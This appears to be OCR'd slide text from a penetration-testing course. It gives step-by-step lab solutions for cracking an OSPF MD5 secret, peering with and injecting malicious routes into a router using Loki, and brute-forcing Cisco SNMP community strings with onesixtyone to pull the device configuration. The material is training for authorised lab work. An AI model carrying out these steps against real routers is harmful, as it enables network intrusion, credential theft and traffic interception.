
Remember to click on the target router to focus the attack before initiating the password recovery attack.



OSPF Route Injection

For the 2nd component of the attack you need to configure Loki to become an OSPF peer with the target router. Once you have completed the OSPF exchange and your peering state changes to "FULL", you will be able to inject your own routing traffic. Inject your own 24-bit network using the first 2-byte prefix of 172.17, with a third octet matching the last byte of your attacking IP address.


After injecting your route, wait a minute and check the status in the looking glass application. You should also be able to see your IP address as a new OSPF peer as well.



Exploiting OSPF – STOP


Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own however, stop right here.



Starting Loki, Target Discovery
First, start Loki at the command line as shown in (1). After Loki starts, invoke the network sniffer by clicking the icon at (2). Select the appropriate network interface in the dialog that follows, and click OK.


After Loki observes OSPF announcement traffic, the "ROUTING" tab label will blink at (3). Clicking on this tab will also reveal the "ospf" tab label as blinking at (4). Clicking this label will reveal the presence of a discovered routing target.



OSPF Digest Secret Recovery

To mount an offline dictionary attack against the MD5 digest secret, click on the target router to select it at (1).

Next, select the password cracking attack option by clicking on the "Cracking" tab at (2). Select the loki.txt password file in /usr/share/wordlists. Finally, click the "Crack PW" button at (4) to initiate the dictionary attack. This will start the dictionary attack process, revealing the highlighted shared secret after a short period of time.




OSPF Peer Connection

Once we have recovered the OSPF secret, we can create a connection to the router and become an OSPF peer with Loki. First, click the "Connection" tab at (1) to examine the OSPF peer connection attack options. Change the authentication type option to "AUTH CRYPT" as shown in (2) to allow us to authenticate with knowledge of the OSPF digest secret. Enter the digest secret recovered in the prior slide as the key in (3). Next, change the authenticate identifier to "1" at option (4). Check the box to mark the identified OSPF router as a device that can be used for route exchange in (5).


After configuring the necessary authentication options, we can create a peer relationship with the target router. Click the "Hello" button at (6) to start the connection process. Examine the status of the STATE column as it gradually progresses from HELLO to FULL. Once the attack system completes the OSPF peer exchange process with the target system, you will be able to expand the tree list at (7) to observe all the discovered routing update information from the victim.

If after several minutes the STATE has not changed from "2WAY", click the Hello button again to turn off the neighbor relationship. After a few seconds, click it again to restart the connection attempt to the OSPF peer.




OSPF Route Enumeration

After Loki establishes a peer relationship with the target router, Loki will display "FULL" in the state column, and include a list of routes retrieved from the target router, as shown on this page. This information is valuable for a penetration tester, giving us insight into the networking and organization of internal network routes. However, we can extend our access even further by injecting routes as well to create MitM opportunities.




OSPF Route Injection

As a final attack component we'll inject our own routing advertisement into the OSPF area. Navigate to the injection attack tab by clicking on the "Injection" tab at (1). Next, enter your desired network to inject at (2) using the format 172.17.XXX.0, where XXX is replaced with the last octet of your attack system IP address. Enter the subnet mask as shown at (3). Finally, click the "Add" button at (4) to advertise the presence of this new route within the OSPF network.



Looking Glass Perspective


After injecting the malicious OSPF advertisement, navigate to the looking glass page at http://10.10.10.70/routing.html. Wait a minute as the page automatically refreshes itself and examine both the routing table for your malicious network advertisement and the presence of your attack system IP address as an OSPF neighbor.



Exercise: Abusing Cisco SNMP Read-Write Access


In the exploiting the network module we looked at various techniques to compromise and manipulate the SNMP protocol on various devices. One valuable attack mechanism against Cisco IOS devices is to retrieve the device configuration file, initiating the transfer with the SNMP read/write string and retrieving the configuration data over TFTP.

The Cain CCDU feature makes it straightforward to retrieve the Cisco configuration file. Use a combination of SNMP community string guessing tools and Cain to retrieve the configuration from the Cisco IOS target at 10.10.10.40. Please do not make any changes to the MIB or the router configuration file though. Thanks!



Abusing Cisco SNMP RW – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.




Community String Recovery - onesixtyone

In this solution the onesixtyone tool is used to brute-force and discover the SNMP community string against the target system. First, verify connectivity to the target at 10.10.10.40 with "ping 10.10.10.40". This is always a good idea before attacking a system with a UDP-based protocol to ensure your traffic will make it to the target.


Next, use the onesixtyone with the "-c" parameter, referencing the standard SNMP community string file in /usr/share/doc/onesixtyone/dict.txt. Finally, specify the target IP address as the last command-line parameter.

Quickly, onesixtyone will identify the community public and private community strings on the target system, as shown here.



